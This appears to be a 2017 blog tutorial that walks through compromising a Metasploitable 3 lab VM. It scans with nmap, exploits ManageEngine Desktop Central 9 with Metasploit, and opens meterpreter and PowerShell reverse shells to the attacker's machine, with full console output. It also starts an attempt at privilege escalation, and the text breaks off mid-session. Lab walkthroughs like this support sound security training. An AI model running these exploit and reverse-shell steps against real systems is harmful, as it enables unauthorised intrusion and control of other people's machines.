6 MAY 2017 / BLOG

Metasploit walkthrough

Step by step Metasploit walkthrough

Usually, the ultimate goal is to get a root shell on the target machine, meaning you have total control over that machine.

I will demonstrate step by step how to obtain a root shell on the Metasploitable 3 virtual machine using Metasploit. You will see that hacking is not always straightforward and more than often, you need to start again or find alternative solutions. To start, I booted the freshly created Metasploitable 3 VM and logged in as the *vagrant* user.


Let's go.

Step 1: Reconaissance

Before actually hacking your way in, you need to find more information about your target. You have to find out the ip adress, running services and possible vulnerable services to choose your

attack vector.


Let's start with a simple netdiscover scan to find the IP adress of our target. To do so, just type **netdiscover** in your terminal. I know 192.168.0.149 is my own adress, so the ip adress of my host should be **192.168.0.206**.



Note: as I wrote this blogpost over a longer period, the used ip addresses later in this blogpost of the target machine can vary from 192.168.0.205 to 192.168.0.206


Let's continue with an Nmap scan to find running services:

```
nmap -sV 192.168.0.206
```



We find an Apache webserver running on port 8022. Let's look into that.

Open firefox and enter the IP adress + the port: **192.168.0.205:8022**. We see that *Desktop Central 9* software is running on port 8022. A quick google search learns us there is an exploit available! Bingo!



Step 2: exploit a service to get a shell

Now we have identified a vulnerable service and an available exploit, it's start to exploit the machine:

Start Metasploit by running **msfconsole** in the terminal or click the shortcut. You can find the path for the exploit we found above by entering:

```
root@kali:~# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        `` .    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  :  `  ;      `  ` --,..__;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             http://metasploit.com


       =[ metasploit v4.14.13-dev                         ]
+ -- --=[ 1641 exploits - 945 auxiliary - 289 post         ]
```

```
+ -- --=[ 473 payloads - 40 encoders - 9 nops                    ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search ManageEngine
```

```
search ManageEngine
```

After executing the search command, we find the **Manage Engine Desktop Central 9** exploit we've found via google.

```
File  Edit  View  Search  Terminal  Help

msf > search ManageEngine

Matching Modules
================

   Name                                                      Disclosure Date  Rank       Description
   ----                                                      ---------------  ----       -----------
   auxiliary/admin/http/manage_engine_dc_create_admin        2014-12-31       normal     ManageEngine Desktop Central Administrator Account Creation
   auxiliary/admin/http/manageengine_dir_listing             2015-01-28       normal     ManageEngine Multiple Products Arbitrary Directory Listing
   auxiliary/admin/http/manageengine_file_download           2015-01-28       normal     ManageEngine Multiple Products Arbitrary File Download
   auxiliary/admin/http/manageengine_pmp_privesc             2014-11-08       normal     ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   auxiliary/admin/http/netflow_file_download                2014-11-30       normal     ManageEngine NetFlow Analyzer Arbitrary File Download
   auxiliary/gather/eventlog_cred_disclosure                 2014-11-05       normal     ManageEngine Eventlog Analyzer Managed Hosts Administrator Credential Disclosur
   auxiliary/scanner/http/manageengine_desktop_central_login                  normal     ManageEngine Desktop Central Login Utility
   auxiliary/scanner/http/manageengine_deviceexpert_traversal 2012-03-18      normal     ManageEngine DeviceExpert 5.6 ScheduleResultViewer FileName Traversal
   auxiliary/scanner/http/manageengine_deviceexpert_user_creds 2014-08-28     normal     ManageEngine DeviceExpert User Credentials
   auxiliary/scanner/http/manageengine_securitymanager_traversal 2012-10-19   normal     ManageEngine SecurityManager Plus 5.5 Directory Traversal
   auxiliary/scanner/http/servicedesk_plus_traversal         2015-10-03       normal     ManageEngine ServiceDesk Plus Path Traversal
   auxiliary/scanner/http/support_center_plus_directory_traversal 2014-01-28  normal     ManageEngine Support Center Plus Directory Traversal
   exploit/multi/http/eventlog_file_upload                   2014-08-31       excellent  ManageEngine Eventlog Analyzer Arbitrary File Upload
   exploit/multi/http/manage_engine_dc_pmp_sqli              2014-06-08       excellent  ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL In
tion
   exploit/multi/http/manageengine_auth_upload               2014-12-15       excellent  ManageEngine Multiple Products Authenticated File Upload
   exploit/multi/http/manageengine_sd_uploader               2015-08-20       excellent  ManageEngine ServiceDesk Plus Arbitrary File Upload
   exploit/multi/http/manageengine_search_sqli               2012-10-18       excellent  ManageEngine Security Manager Plus 5.5 Build 5505 SQL Injection
   exploit/multi/http/opmanager_socialit_file_upload         2014-09-27       excellent  ManageEngine OpManager and Social IT Arbitrary File Upload
   exploit/windows/http/desktopcentral_file_upload           2013-11-11       excellent  ManageEngine Desktop Central AgentLogUpload Arbitrary File Upload
   exploit/windows/http/desktopcentral_statusupdate_upload   2014-08-31       excellent  ManageEngine Desktop Central StatusUpdate Arbitrary File Upload
   exploit/windows/http/manage_engine_opmanager_rce          2015-09-14       manual     ManageEngine OpManager Remote Code Execution
   exploit/windows/http/manageengine_apps_mngr               2011-04-08       average    ManageEngine Applications Manager Authenticated Code Execution
   exploit/windows/http/manageengine_connectionid_write      2015-12-14       excellent  ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability
   exploit/windows/misc/manageengine_eventlog_analyzer_rce   2015-07-11       manual     ManageEngine EventLog Analyzer Remote Code Execution
```

To start using the exploit, type the path as highlighted in the previous screen. You can use tab for autocomplete.

```
use exploit/windows/http//manageengine_connectionid_write
```

Now the exploit is loaded. Personally, I always run **show options** to see which settings are available and which are required. We see 3 required settings here:

- RHOST: the target address. This will be the IP address of our target host - 192.168.0.206
- RPORT: the target port. During our Nmap portscan, we found the service running on 8022.
- TARGETURI : the path for the Desktop Central software. Leave this is the standard setting.

To set your own settings, you need to execute **set SETTING value**, e.g.:

```
set RHOST 192.168.0.206
```

```
set RPORT 8022
```

```
msf > use exploit/windows/http/manageengine_connectionid_write
msf exploit(manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      8020             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows


msf exploit(manageengine_connectionid_write) >
```

Understanding the difference between the concepts *vulnerability*, *payload* and *exploit* is important. The payload is the actual code you wish to execute, whilst the exploit is a way to deliver the payload. A vulnerability is a weak spot in the system that allows the exploit to work. If you take the analogy of a rocket, the rocket is the exploit whilst the warhead is the payload, delivering the actual damage.

Now we have setup the exploit, we need to attach a payload to it. Usually, our payload is spawning a reverse shell to us, allowing us to interact with the target system. This means we are going to execute specific code on the target machine that will setup a shell (command line) back

to us. There are different shells that can be spawned when attacking a Windows machine, such as a windows command line or a Windows powershell.

A very interesting payload is **meterpreteter** one because it is capable of so much more of simpy spawning a shell. Meterpreter is an advanced multi-function payload that is superior to other payloads because in contrast to other payloads that execute one command (such as adding a user or spawning a shell), meterpreter can be seen as an interactive shell allowing you to download/upload files, dump password hashes, spawn shells, installing backdoor, privilege escalation and so on.

Another significant advantage is that meterpeter fully resides in the memory by using DLL injection in existing processes without touching the disk. Furthermore, it can migrate from one process to another to make detection *very* difficult. To carry out its tasks, it does not create other processes which would be easily picked up by Antiviruses or Itrusion Detection Systems.

To attach a meterpreter payload to our exploit, use the following command:

```
set payload windows/meterpreter/reverse_tcp
```

If you run **show options** again now, you will see that Payloads options are visible now:

- LHOST: the host where the meterpreter will connect back to. This will be the address of our own Kali VM *192.168.0.241*
- LHOST: the port where the meterpreter will connect back to. Choose any available port you like or leave it on 4444.

Set our listen adress to our own address:

```
set LHOST 192.168.0.241
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

msf exploit(manageengine_connectionid_write) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.0.206    yes       The target address
   RPORT      8022             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows


msf exploit(manageengine_connectionid_write) > set LHOST 192.168.0.241
LHOST => 192.168.0.241
```

We're set to fire the exploit. Simply type:

```
exploit
```

As shown on the screenshot below, you see the exploit worked and the payload was activated and provided us with a meterpreter shell. To check our current privilege, type **getuid**. Unfortunately, we only have a lower privilege shell.

```
msf exploit(manageengine_connectionid_write) > set LHOST 192.168.0.241
LHOST => 192.168.0.241
msf exploit(manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 192.168.0.241:4444
[*] Creating JSP stager
[*] Uploading JSP stager sTaRB.jsp...
[*] Executing stager...
[*] Sending stage (957487 bytes) to 192.168.0.206
[*] Meterpreter session 1 opened (192.168.0.241:4444 -> 192.168.0.206:52027) at 2017-05-06 08:27:32 -0400
[+] Deleted ../webapps/DesktopCentral/jspf/sTaRB.jsp

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter >
```


Because we only have a lower privilege shell with limited access, to fully compromise the machine we will need to escalate our privileges. There are number of options available, but always try the easy way first. Execute **getsystem** to try Meterpreter to execute a few tricks in its sleeve to attempt automated privilege escalation. Unfortunately, it didn't work this time. To spawn a local shell (in this case Windows Command Line), just type **shell**.

```
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > shell
Process 3492 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>
```

A very powerful Windows privilege escalation framework is Powersploit, written in Powershell. We downloaded and extracted the zip file on our Desktop in a folder *Powersploit*. We will start a web server with PowerShell, so we can easily call them via our meterpreter shell. Navigate to the unzipped folder and start a web server via the following command:
We're set to fire the exploit. Simply type:

```
python -m SimpleHTTPServer
```



Let's return to our Meterpreter session. It is possible to spawn a Powershell shell within Meterpreter but it's far easier to load scripts such as Powersploit if you immediately spawn a reverse PowerShell with the payload.

To do so, we will exit the meterpreter session and add a PowerShell payload instead of a meterpreter payload to our exploit by entering the command below. Quickly check **show options** to verify if the listen address is still correct.

```
set payload windows/powershell_reverse_tcp
```

```
meterpreter > shell
Process 3492 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.0.206 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(manageengine_connectionid_write) > set payload windows/powershell_reverse_tcp
payload => windows/powershell_reverse_tcp
msf exploit(manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.0.206    yes       The target address
   RPORT      8022             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Payload options (windows/powershell_reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST         192.168.0.241    yes       The listen address
   LOAD_MODULES                   no        A list of powershell modules seperated by a comma to download over the web
   LPORT         4444             yes       The listen port
```

And we have a PowerShell session! You can ignore the *Invoke-Expression* errors.

```
msf exploit(manageengine_connectionid_write) > exploit

[*] Started reverse SSL handler on 192.168.0.241:4444
[*] Creating JSP stager
[*] Uploading JSP stager IcFBB.jsp...
[*] Executing stager...
[*] Powershell session session 2 opened (192.168.0.241:4444 -> 192.168.0.206:52355) at 2017-05-06 08:54:10 -0400
[!] Tried to delete ../webapps/DesktopCentral/jspf/IcFBB.jsp, unknown result

Windows PowerShell running as user LOCAL SERVICE on METASPLOITABLE3
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\ManageEngine\DesktopCentral_Server\bin>1008646231
sVbfZNPNdKedBjkJzPZzSVogJHxFWkfN
PS C:\ManageEngine\DesktopCentral_Server\bin> PS C:\ManageEngine\DesktopCentral_Server\bin> PS C:\ManageEngine\Deskt
Invoke-Expression : The token '&&' is not a valid statement separator in this v
ersion.
At line:60 char:39
+         $sendback = (Invoke-Expression <<<<  -Command $data 2>&1 | Out-String
 )
